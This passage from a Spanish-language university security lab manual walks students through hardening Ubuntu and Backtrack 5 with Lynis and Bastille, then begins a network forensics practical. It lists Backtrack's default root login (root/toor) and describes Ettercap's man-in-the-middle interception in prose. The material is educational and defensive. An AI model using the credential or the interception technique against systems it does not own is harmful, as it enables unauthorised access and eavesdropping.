


Figura 5 Ejecución del programa de Lynis

Menciona los módulos que verifica Lynis

_____

_____

_____

_____

_____

_____

_____

_____

_____

¿Cuáles son los módulos a los que cree que sea conveniente darle mayor importancia y por qué?

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

4.3.2 Una vez que finalice el programa de revisar todos los módulos, éste mostrará un reporte con las posibles soluciones a realizar, con la finalidad de fortalecer al sistema operativo (figura 6).




Figura 6 Sugerencias del programa Lynis

¿Cuál fue el porcentaje de *hardening index* del sistema y qué significa esto?

_____
_____
_____

_____
_____
_____

Menciona al menos 3 sugerencias prioritarias que Lynis muestra para mejorar el sistema.

_____
_____
_____
_____
_____

4.4 Ejecución del programa Bastille

4.4.1 En la pantalla principal, se inicia una terminal y se accede como superusuario (se repite el paso 4.1.2). Una vez que se tiene privilegios de root, se escribe la siguiente sentencia para ejecutarlo:

root@ubuntu:/home/unam# bastille -x

Cabe destacar que si no se cuenta con el paquete *Perl-tk*, que es usado por Bastille, puede causar algunos errores, como por ejemplo, que no se pueda ejecutar el programa en forma gráfica, pero el mismo Bastille permite que se ejecute en modo *consola* usando la sentencia:

root@ubuntu:/home/unam# bastille -c

OPCIONAL: Si requiere instalar el paquete *perl-tk* para observar en modo grafico a Bastille, solo deberá escribir en la consola de Ubuntu, siendo superusuario (repetir el paso 4.1.2), la siguiente sentencia:

root@ubuntu:/home/unam# sudo apt-get install perl-tk

Para este caso, se usará el modo consola (Text user Interface).

Se iniciará la carga del programa Bastille, donde mostrará los términos y condiciones; el usuario tendrá que escribir la palabra *accept* (figura 7).




Figura 7 Términos y condiciones del programa Bastille

Una vez aceptados los términos y condiciones, iniciará la serie de preguntas de Bastille con la cuales se fortalecerá el sistema operativo (figura 8).

Figura 8 Modo consola del programa Bastille

Bastille consta de diferentes módulos. Son cuatro módulos de propósito general y otros relacionados con propósitos más específicos (programas como sendmail, FTP, demonios de escaso uso, etcétera).

4.4.2 Las preguntas que se tienen que responder son las siguientes, aunque habrá recuadros explicativos en los que solo hay que darle siguiente, lea cuidadosamente:

- Would you like to set more restrictive permissions on the administration utilities? (¿Desea establecer permisos más restrictivos en las utilidades de administración?), Respuesta: No

- Would you like to disable SUID status for mount/umount? (¿Desea deshabilitar el estado SUID para el montaje/desmontaje?), Respuesta: Yes
- Would you like to disable SUID status for ping? (¿Desea deshabilitar el estado SUID para ping?), Respuesta: Yes
- Would you like to disable SUID status for traceroute? (¿Desea deshabilitar el estado SUID para traceroute?), Respuesta: Yes
- Should Bastille disable clear text r-protocols that use IP-based authentication? (¿Deberá Bastille deshabilitar los protocolos de texto que utilizan autenticación basada en IP?), Respuesta: Yes
- Would you like to enforce password aging? (¿Quieres que la contraseña caduque cada cierto tiempo?), Respuesta: Yes
- Do you want to set the default umask (user file-creation mode mask)? (¿Desea configurar el umask por defecto?), Respuesta: Yes
- Should we disallow root login on tty´s 1-6? (¿Debe rechazar el acceso del superusuario en 1-6 TTY?), Respuesta: No
- Would you like to password protect single-user mode? (¿Quieres proteger con contraseña del usuario?), Respuesta: Yes
- Would you like to set a default-deny on TCP Wrappers and xinetd? (¿Le gustaría establecer por defecto la denegación de TCP Wrappers y xinetd?), Respuesta: No
- Should Bastille ensure the telnet service does not run on this system? (¿Bastille debe garantizar que el servicio de telnet no funcione en el sistema?), Respuesta: Yes
- Should Bastille ensure inetd's FTP service does not run on this system? (Bastille debe asegurar que el servicio FTP no funcione en el sistema?), Respuesta: Yes
- Would you like to display authorized use messages at log-in time? (¿Le gustaría mostrar mensajes de uso autorizado al momento de iniciar sesión?), Respuesta: Yes
- Who is responsible for granting authorization to use this machine? (¿Quién es responsable de conceder la autorización para utilizar esta máquina?), Respuesta: its owner
- Would you like to put limits on system resource usage? (¿Quieres poner límites en el uso de recursos del sistema?), Respuesta: No

- Should we restrict console access to a small group of user accounts? (¿Se debe restringir el acceso a la consola a un pequeño grupo de cuentas de usuario?), Respuesta: No

- Would you like to add additional logging? (¿Quieres añadir un acceso adicional?), Respuesta: Yes

- Would you like to set up process accounting? (¿Te gustaría crear la contabilidad de procesos?), Respuesta: No

- Would you like to disable acpid and/or apmd? (¿Te gustaría deshabilitar acpid y/o apmd?), Respuesta: Yes

- Would you like to deactivate NFS and SAMBA? (¿Desea desactivar NFS y SAMBA?), Respuesta: Yes

- Do you want to stop send mail from running in daemon mode? (¿Deseas detener el envío de correo cuando se ejecuta un demonio?), Respuesta: Yes

- Would you like to deactivate the Apache web server? (¿Desea desactivar el servidor web Apache?), Respuesta: Yes

- Would you like to disable printing? (¿Desea deshabilitar la impresión?), Respuesta: No

- Would you like to install TMPDIR/TMP scripts? (¿Te gustaría instalar TMPDIR / TMP?), Respuesta: No

- Would you like to run the packet filtering scripts? (¿Deseas ejecutar el filtrado de paquetes?), Respuesta: No

- Are you finished answering the question, may we make the changes? (¿Terminaste de responder las preguntas y deseas realizar los cambios?), Respuesta: Yes

Al responder la pregunta anterior el programa Bastille se cierra y se regresa a la consola de Ubuntu (figura 9). Recuerda que para diferentes versiones de Linux varía en una o dos preguntas debido al nivel de seguridad y al kernel del sistema en Bastille.




Figura 9 Término del programa Bastille

4.5 Segunda ejecución del programa Lynis

4.5.1 Se abre una nueva terminal y se repiten los mismos pasos que se hicieron en la primera ronda (paso 4.4).

De la primera a la segunda ronda de Lynis, ¿qué observas de diferencia en cada módulo del sistema, una vez usado Bastille?

_____
_____
_____
_____
_____
_____
_____
_____

Al finalizar, ¿qué porcentaje de *hardening index* se obtuvo en la primera ronda y cuál en la segunda?, ¿Se puede elevar más el porcentaje de la segunda ronda?, ¿Por qué?

_____
_____
_____
_____
_____
_____
_____
_____
_____

BACKTRACK 5 R3 (Parte 2/2)

4.6 Ahora, se inicia sesión en Backtrack 5 R3 y cuando aparezca en pantalla lo siguiente (figura 10), se teclea:

bt login: root
Password: toor
root@bt: ~# startx




Figura 10 Interfaz de los comandos a teclear

4.7 Instalación de Lynis

4.7.1 Una vez en el escritorio de Backtrack, se abre una terminal (figura 11). La terminal se encuentra en el menú superior izquierdo.




Figura 11 Ubicación de la terminal

En la terminal (figura 12), se teclea lo siguiente y al terminar se cierra la ventana:

root@bt: ~# apt-get install lynis




Figura 12 Instalación del programa Lynis

¿Por qué en Backtrack 5 no se usa el comando sudo su?

_____
_____
_____
_____

4.8 Instalación de Bastille

4.8.1 En una nueva terminal se escribe la siguiente sentencia:

root@bt: ~# apt-get install bastille

Deberá fijarse que el paquete solicitará respuesta del usuario para instalarlo (figura 13).

Do you want to continue [Y/n]? y

Figura 13 Instalación del programa Bastille

4.9 Primera ejecución del programa Lynis

4.9.1 Se abre una nueva terminal y se escribe lo siguiente:

root@bt: ~# lynis --check-all

El programa empezará a revisar cada módulo del sistema operativo e indicará las posibles sugerencias; para pasar de un módulo a otro se tiene que ir presionando la tecla *enter*; si se desea detener el análisis, se tienen que apretar las teclas *CTRL + C*, (figura 14).




Figura 14 Ejecución del programa Lynis

Una vez que finalice el programa de revisar todos los módulos, éste mostrará un reporte con las posibles soluciones a realizar, con la finalidad de fortalecer al sistema operativo (figura 15).

Figura 15 Sugerencias del programa Lynis

Menciona al menos 3 sugerencias prioritarias que Lynis muestra para mejorar el sistema.

_____

_____

_____

_____

4.10 Ejecución del programa Bastille

4.10.1 Se abre una nueva terminal y se teclea lo siguiente:

root@bt: ~# bastille -x

Se iniciará la carga del programa Bastille, donde se mostrarán los términos y condiciones; donde el usuario tendrá que escribir la palabra *accept* (figura 16).




Figura 16 Términos y condiciones del programa Bastille

Así se iniciará el modo gráfico y empezarán las preguntas de los módulos generales y específicos, con las cuales se fortalecerá el sistema operativo (figura 17).




Figura 17 Modo grafico del programa Bastille

4.10.2 Las preguntas que se tienen que responder son las siguientes:

- Would you like to set more restrictive permissions on the administration utilities? (¿Desea establecer permisos más restrictivos en las utilidades de administración?), Respuesta: No

- Would you like to disable SUID status for mount/umount? (¿Desea deshabilitar el estado SUID para montaje/desmontaje?) , Respuesta: Yes
- Would you like to disable SUID status for ping? (¿Desea deshabilitar el estado SUID para ping?), Respuesta: Yes
- Would you like to disable SUID status for traceroute? (¿Desea deshabilitar el estado SUID para traceroute?), Respuesta: Yes
- Should Bastille disable clear text r-protocols that use IP-based authentication? (¿Debería Bastille deshabilitar los protocolos de texto que utilizan la autenticación basada en IP?), Respuesta: Yes
- Would you like to enforce password aging? (¿Quieres que la contraseña caduque cada cierto tiempo?), Respuesta: Yes
- Should we disallow root login on tty´s 1-6? (¿Debe rechazar el acceso del superusuario en 1-6 TTY?), Respuesta: No
- Would you like to password protect single-user mode? (¿Quieres proteger con contraseña del usuario?), Respuesta: Yes
- Would you like to set a default-deny on TCP Wrappers and xinetd? (¿Le gustaría establecer por defecto la negación de TCP Wrappers y xinetd?), Respuesta: No
- Should we restrict console access to a small group of user accounts? (¿Se debe restringir el acceso a la consola a un pequeño grupo de cuentas de usuario?), Respuesta: No
- Would you like to add additional logging? (¿Quieres añadir un acceso adicional?), Respuesta: Yes
- Do you have a remote logging host? (¿Tiene un host remoto?), Respuesta: No
- Would you like to set up process accounting? (¿Te gustaría crear la contabilidad de procesos?), Respuesta: No
- Would you like to deactivate NFS and SAMBA? (¿Desea desactivar NFS y SAMBA?), Respuesta: Yes
- Would you like to deactivate NIS server programs? (¿Quieres desactivar programas NIS del servidor?), Respuesta: Yes
- Do you want to stop send mail from running in daemon mode? (¿Deseas detener el envío de correo cuando se ejecuta un demonio?), Respuesta: Yes

- Would you like to deactivate the Apache web server? (¿Desea desactivar el servidor web Apache?), Respuesta: Yes
- Should Bastille ensure the telnet service does not run on this system? (¿Bastille debe garantizar que el servicio de telnet no funcione en el sistema?), Respuesta: Yes
- Should Bastille ensure inetd's FTP service does not run on this system? (¿Bastille debe asegurar que el servicio FTP no funcione en el sistema?), Respuesta: Yes
- Would you like to display authorized use messages at log-in time? (¿Le gustaría mostrar mensajes de uso autorizado al momento de iniciar sesión?), Respuesta: Yes
- Who is responsible for granting authorization to use this machine? (¿Quién es responsable de conceder la autorización para utilizar esta máquina?), Respuesta: its owner
- Would you like to put limits on system resource usage? (¿Quieres poner límites en el uso de recursos del sistema?), Respuesta: No
- Would you like to blind the web server to listen only to the localhost? (¿Te gustaría ver el servidor web para escuchar sólo el localhost?), Respuesta: No
- Would you like to blind the web server to a particular interface? (¿Te gustaría ver al servidor web con una interfaz particular?), Respuesta: No
- Would you like to disable printing? (¿Desea deshabilitar la impresión?), Respuesta: No
- Would you like to disable user privileges on the FTP daemon? (¿Desea eliminar los privilegios de usuarios para FTP?), Respuesta: No
- Would you like to install TMPDIR/TMP scripts? (¿Te gustaría instalar TMPDIR / TMP?), Respuesta: No
- Would you like to run the packet filtering scripts? (¿Desea ejecutar el filtrado de paquetes?), Respuesta: No
- Are you finished making changes to your Bastille configuration? (¿Has terminado de realizar cambios en la configuración de su Bastille?), Respuesta: Yes

Al responder la pregunta anterior, Bastille preguntará si desea guardar los cambios (figura 18). Se debe dar clic en S*ave Configuration*. Recuerda que para diferentes versiones de Linux varía en una o dos preguntas debido al nivel de seguridad y al kernel del sistema en Bastille.




Figura 18 Salvar la configuración actual

En la pregunta final, se debe dar clic en donde dice *Apply Configuration to System* para aplicar los cambios al sistema (figura 19).




Figura 19 Aplicar la configuración al sistema

4.11 Segunda ejecución del programa Lynis

4.11.1 Se abre una nueva terminal y se repiten los mismos pasos que se hicieron en la primera ronda (4.10).

De la primera a la segunda ronda del Lynis, ¿qué observas de diferencia en cada módulo del sistema una vez usado Bastille?

_____
_____

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

Al finalizar, ¿qué porcentaje de *hardening index* se obtuvo en la primera ronda y cuál en la segunda?, ¿Se puede elevar más el porcentaje de la segunda ronda?, ¿Por qué?

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

5.- Conclusiones

¿Por qué es recomendable usar el programa Bastille, en vez de realizar el hardening manualmente?

_____
_____
_____
_____
_____
_____
_____
_____

Revise los objetivos de la práctica y emita sus conclusiones.

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

PRÁCTICA 11

AUDITORÍA (HARDENING DE SISTEMAS WINDOWS/LINUX)

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Qué es una vulnerabilidad?
2. Define el concepto de hardening
3. Describe el proceso de hardening.
4. ¿Cuáles son los beneficios de usar hardening de sistemas?
5. ¿Cómo se clasifican los módulos de Bastille?
6. ¿En cuántos módulos se divide Bastille y en qué consisten?
7. ¿Cuál es el objetivo principal de usar la herramienta Lynis?
8. Investigue en qué consiste el análisis de resultados de Lynis, en cuanto a los colores verde, amarillo, rojo y sus variantes respectivas.
9. Define en qué consisten los parámetros (Done, Not Found, Enabled, Disabled, Ok, Warning, etcétera) que utiliza Lynis a la hora de mostrar las calificaciones respectivas de los módulos.

PRÁCTICA NO.12

ANÁLISIS FORENSE

PRÁCTICA 12

ANÁLISIS FORENSE

1.- Objetivos de Aprendizaje

El alumno:

- Aprenderá e identificará los métodos y herramientas para el análisis forense en informática
- Adquirirá la habilidad para capturar paquetes de red (pcap) usando la herramienta de Wireshark
- Conocerá y entenderá el funcionamiento de Xplico como programa orientado al análisis del tráfico de red
- Utilizará el sniffer ettercap para capturar el tráfico que circula por una LAN.

2.- Conceptos teóricos

El análisis forense o cómputo forense permite identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal. Dichas técnicas incluyen reconstruir el bien informático, examinar datos residuales y autenticarlos, explicar las características técnicas del uso aplicado a los datos y bienes informáticos.

Además, comprende dos fases: la primera, la captura de las evidencias y su protección; la segunda, el análisis de las mismas. Sin embargo, los crímenes digitales resultan difíciles porque no pueden ofrecer respuestas a las interrogantes, especialmente quién realizó el ataque; la investigación forense se centra en averiguar qué fue dañado, cómo fue dañado y cómo arreglarlo.

Durante la fase de **recolección de evidencias** se captura todo aquello que resulte susceptible a un posible análisis posterior y pueda arrojar evidencias de los detalles que incriminan a un delito.

El análisis de evidencia es la fase más extensa y delicada, ya que requiere poseer conocimientos avanzados para interpretar las pruebas incautadas, cuyo volumen puede llegar a ser inmenso. Dependiendo de la calidad de los datos de registro de actividad se podrá realizar de forma sencilla el análisis de la evidencia. Igualmente, dependiendo de la información existente se procederá a obtener resultados. Así, los principales principios del análisis forense son:

a) Evitar la contaminación de las evidencias.
b) Actuar metódicamente.
c) Controlar la cadena de evidencias.

La desventaja que presenta el análisis forense es que no tiene parte preventiva, es decir, la informática forense no se encarga de prevenir delitos, para ello se encarga la seguridad informática.

Es importante tener claro el marco de actuación entre la informática forense, la seguridad informática y la auditoría informática.

Wireshark es un sniffer de código abierto y multiplataforma, que permite capturar tramas y paquetes que pasan a través de una interfaz de red por medio de permisos especiales, es decir que se ejecuta con permisos de root (superusuario). Cuenta con todas las características estándar de un analizador de protocolos. Posee una interfaz gráfica fácil de manejar, permite observar todo el tráfico de una red (usualmente en una red Ethernet, aunque es compatible con algunas otras) estableciendo la configuración en modo promiscuo.

Xplico es una herramienta de análisis forense orientada al tráfico de red. Es fácil de manejar ya que pretende que el investigador, una vez obtenido el archivo de tráfico de red, sea capaz de extraer y clasificar por categorías la totalidad de datos de las aplicaciones intervinientes en la generación de dicho tráfico. Así, por ejemplo, de una captura pcap Xplico extraerá correos, contenidos HTTP, llamadas VoIP, sesiones SFTP/FTP, etcétera. Además, soporta el mayor número de protocolos de Internet e irá aumentando su compatibilidad. Otras características principales de la herramienta son la capacidad de extracción de datos en formatos SQLite/MySQL, capacidad de proceso en tiempo real, soporte IPv6 y una buena modularidad, ya que cada componente es en sí un módulo, lo que facilita el uso de ciertas porciones de interés en detrimento de módulos (destrucción leve o parcial) que se considere innecesarios.

Ettercap es un interceptor, sniffer y registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS). También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un ataque Man-in-the-middle (Spoofing).

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7

Software necesario:

- VMware Workstation 9

Máquinas virtuales necesarias:

- Backtrack 5 R3
- Windows XP (Service Pack 3)
- Ubuntu 12.04.3
- Windows 7

4.- Desarrollo

Modo de trabajar

La realización de la práctica será en equipo de dos personas.

4.1 Ejecutar el acceso directo del software VMware Workstation 9 que está en el escritorio de Windows.

4.2 Iniciar la máquina virtual de Backtrack 5 (previamente instalado), haciendo clic donde dice *Power on this virtual machine* (figura 1).

